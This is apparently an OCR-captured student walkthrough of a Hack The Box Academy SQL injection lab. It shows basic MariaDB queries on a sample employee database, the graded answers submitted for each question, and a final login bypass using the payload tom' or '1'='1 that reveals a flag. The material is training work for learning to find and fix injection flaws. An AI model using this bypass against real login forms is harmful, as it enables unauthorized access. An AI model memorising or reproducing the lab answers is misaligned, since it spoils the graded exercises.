
1. Introduction


In today's digital world, data plays a central role in powering web applications and services. Understanding how data is stored, accessed, and protected is crucial for anyone involved in cybersecurity or web development. This module explores the fundamentals of Database Management Systems (DBMS) and their superiority over traditional file storage systems in terms of speed and efficiency. However, it also highlights the risks that arise when database interactions are poorly implemented, particularly the dangers of SQL injection (SQLi) — one of the most common and potentially devastating web application vulnerabilities.


Through a structured blend of theory and hands-on exercises, this module aims to equip learners with the skills required to recognize and exploit SQL injection vulnerabilities, primarily within MySQL environments. From basic SQL syntax to advanced exploitation techniques like file reading, web shell deployment, and remote code execution, the module offers a comprehensive introduction to both offensive and defensive aspects of SQL injection. Whether you are preparing for CREST certifications or simply seeking to deepen your understanding of secure coding practices, this module lays a strong foundation in a critical area of application security.


2. Module Sections



```
┌──(kali㉿kali)-[~]
└─$ mysql -u root -h 83.136.253.59 -P 39638 -p
Enter password:
Welcome to the MariaDB monitor.  Commands end with ; or \g.
Your MariaDB connection id is 7
Server version: 10.7.3-MariaDB-1:10.7.3+maria~focal mariadb.org binary distribution

Copyright (c) 2000, 2018, Oracle, MariaDB Corporation Ab and others.

Type 'help;' or '\h' for help. Type '\c' to clear the current input statement.

MariaDB [(none)]> show databases
    -> show databases;
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '
show databases' at line 2
MariaDB [(none)]> show databases;
+--------------------+
| Database           |
+--------------------+
| employees          |
| information_schema |
| mysql              |
| performance_schema |
| sys                |
+--------------------+
5 rows in set (0.156 sec)

MariaDB [(none)]>
```




kali@kali: ~
File Actions Edit View Help
MariaDB [(none)]> show databases;
| Database |
| employees |
| information_schema |
| mysql |
| performance_schema |
| sys |
5 rows in set (0.156 sec)
MariaDB [(none)]> USE employees;
Reading table information for completion of table and column names
You can turn off this feature to get a quicker startup with -A
Database changed
MariaDB [employees]> SELECT * FROM departments;
dept_no	dept_name
d009	Customer Service
d005	Development
d002	Finance
d003	Human Resources
d001	Marketing
d004	Production
d006	Quality Management
d008	Research
d007	Sales
9 rows in set (0.168 sec)
MariaDB [employees]>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Academy HTB
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Success
Congratulations! You earned 0 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Cheat Sheet
Answer the question(s) below to complete this Section and earn cubes!
Target(s): 83.136.253.59:39638
Life Left: 73 minute(s)
Authenticate to 83.136.253.59:39638 with user "root" and password "password"
What is the department number for the 'Development' department?
d005
Submit
Hint
Previous
Next
+10 Streak pts
Mark Complete & Next
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


kali@kali: ~
File Actions Edit View Help
d004	Production
d006	Quality Management
d008	Research
d007	Sales
9 rows in set (0.168 sec)
MariaDB [employees]> SHOW tables;
Tables_in_employees
current_dept_emp
departments
dept_emp
dept_emp_latest_date
dept_manager
employees
salaries
titles
8 rows in set (0.168 sec)
MariaDB [employees]> SELECT * FROM <Databases Name> WHERE first_name like '<starts with>%' AND hire_date = '<Date>';
ERROR 1064 (42000): You have an error in your SQL syntax; check the manual that corresponds to your MariaDB server version for the right syntax to use near '<Databases Name> WHERE first_name like '<starts with>%' AND hire_date = '<Date>'' at line 1
MariaDB [employees]> SELECT * FROM employees WHERE first_name like 'Bar%' AND hire_date = '1990-01-01';
emp_no	birth_date	first_name	last_name	gender	hire_date
10227	1953-10-09	Barton	Mitchem	M	1990-01-01
1 row in set (0.173 sec)
MariaDB [employees]>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
Kali Linux Kali Tools Kali Docs Kali Forums Kali NetHunter Exploit-DB Google Hacking DB OffSec Academy HTB TryHackMe | Dashboard
Success
Congratulations! You earned 1 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Target(s): 83.136.253.59:39638
Life Left: 66 minute(s)
Authenticate to 83.136.253.59:39638 with user "root" and password "password"
+1 What is the last name of the employee whose first name starts with "Bar" AND who was hired on 1990-01-01?
Mitchem
Submit
Hint
Previous
Next
+10 Streak pts
Mark Complete & Next

```
MariaDB [employees]> SELECT * FROM employees  WHERE first_name like 'Bar%' AND hire_date = '1990-01-01';
+--------+------------+------------+-----------+--------+------------+
| emp_no | birth_date | first_name | last_name | gender | hire_date  |
+--------+------------+------------+-----------+--------+------------+
|  10227 | 1953-10-09 | Barton     | Mitchem   | M      | 1990-01-01 |
+--------+------------+------------+-----------+--------+------------+
1 row in set (0.173 sec)

MariaDB [employees]> SELECT * FROM titles;
+--------+--------------------+------------+------------+
| emp_no | title              | from_date  | to_date    |
+--------+--------------------+------------+------------+
|  10001 | Senior Engineer    | 1986-06-26 | 9999-01-01 |
|  10002 | Senior Engineer    | 1995-12-03 | 9999-01-01 |
|  10003 | Engineer           | 1986-12-01 | 1995-12-01 |
|  10004 | Senior Engineer    | 1995-12-01 | 9999-01-01 |
|  10005 | Senior Staff       | 1996-09-12 | 9999-01-01 |
|  10006 | Staff              | 1989-09-12 | 1996-09-12 |
|  10007 | Senior Engineer    | 1990-08-05 | 9999-01-01 |
|  10008 | Senior Staff       | 1996-02-11 | 9999-01-01 |
|  10009 | Staff              | 1989-02-10 | 1996-02-11 |
|  10010 | Assistant Engineer | 1998-03-11 | 2000-07-31 |
|  10011 | Assistant Engineer | 1985-02-18 | 1990-02-18 |
|  10012 | Engineer           | 1990-02-18 | 1995-02-18 |
|  10013 | Senior Engineer    | 1995-02-18 | 9999-01-01 |
|  10014 | Engineer           | 1996-11-24 | 9999-01-01 |
|  10015 | Staff              | 1990-01-22 | 1996-11-09 |
|  10016 | Engineer           | 1992-12-18 | 2000-12-18 |
|  10017 | Senior Engineer    | 2000-12-18 | 9999-01-01 |
|  10018 | Senior Staff       | 1985-10-20 | 9999-01-01 |
|  10019 | Engineer           | 1993-12-29 | 9999-01-01 |
|  10020 | Senior Staff       | 1992-09-19 | 1993-08-22 |
|  10021 | Staff              | 1998-02-11 | 9999-01-01 |
|  10022 | Senior Staff       | 2000-08-03 | 9999-01-01 |
```

```
|  10625 | Senior Engineer    | 1998-07-05 | 9999-01-01 |
|  10626 | Senior Staff       | 1995-10-08 | 9999-01-01 |
|  10627 | Staff              | 1987-10-08 | 1995-10-08 |
|  10628 | Senior Staff       | 1996-08-12 | 9999-01-01 |
|  10629 | Staff              | 1990-08-13 | 1996-08-12 |
|  10630 | Assistant Engineer | 1992-11-26 | 1999-11-27 |
|  10631 | Engineer           | 1999-11-27 | 9999-01-01 |
|  10632 | Engineer           | 1995-06-27 | 2001-06-26 |
|  10633 | Senior Engineer    | 2001-06-26 | 2002-06-22 |
|  10634 | Engineer           | 1996-06-08 | 9999-01-01 |
|  10635 | Senior Staff       | 1988-01-30 | 9999-01-01 |
|  10636 | Engineer           | 1996-04-12 | 9999-01-01 |
|  10637 | Assistant Engineer | 1990-01-19 | 1997-01-19 |
|  10638 | Engineer           | 1997-01-19 | 9999-01-01 |
|  10639 | Engineer           | 1993-05-01 | 2002-05-01 |
|  10640 | Senior Engineer    | 2002-05-01 | 9999-01-01 |
|  10641 | Technique Leader   | 1997-04-04 | 9999-01-01 |
|  10642 | Engineer           | 1988-07-12 | 1993-07-12 |
|  10643 | Senior Engineer    | 1993-07-12 | 9999-01-01 |
|  10644 | Senior Staff       | 1999-02-12 | 2001-03-13 |
|  10645 | Staff              | 1992-02-12 | 1999-02-12 |
|  10646 | Senior Engineer    | 1989-08-01 | 2002-07-06 |
|  10647 | Staff              | 1994-10-23 | 9999-01-01 |
|  10648 | Engineer           | 1987-11-04 | 1993-11-03 |
|  10649 | Senior Engineer    | 1993-11-03 | 9999-01-01 |
|  10650 | Engineer           | 1996-12-25 | 9999-01-01 |
|  10651 | Assistant Engineer | 1988-12-29 | 1997-12-29 |
|  10652 | Engineer           | 1997-12-29 | 2000-11-15 |
|  10653 | Senior Staff       | 2000-03-12 | 9999-01-01 |
|  10654 | Staff              | 1992-03-12 | 2000-03-12 |
+--------+--------------------+------------+------------+
654 rows in set (0.356 sec)

MariaDB [employees]>
```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Screenshot taken
View image
Success
Congratulations! You earned 1 cubes!
Waiting to start...
Enable step-by-step solutions for all questions
Questions
Answer the question(s) below to complete this Section and earn cubes!
Cheat Sheet
Target(s): 83.136.253.59:39638
Life Left: 64 minute(s)
Authenticate to 83.136.253.59:39638 with user "root" and password "password"
+ 1
In the 'titles' table, what is the number of records WHERE the employee number is greater than 10000 OR their title does NOT contain 'engineer'?
654
Submit
Hint
Previous
Next
+10 Streak pts
Mark Complete & Next
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
6:45
10.10.15.122

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

Academy HTB
TryHackMe | Dashboard
Admin panel
Username
tom' or '1'='1
Password
••••
Login
6:47
10.10.15.122


Hack The Box - Academy
SQL Injection Fundament
Inlanefreight
94.237.57.211:47143
Screenshot taken
Admin panel
Executing query: SELECT * FROM logins WHERE username='tom' or '1'='1' AND password = '1234';
Login successful as user: tom
202a1d1a8b195d5e9a57e434cc16000c
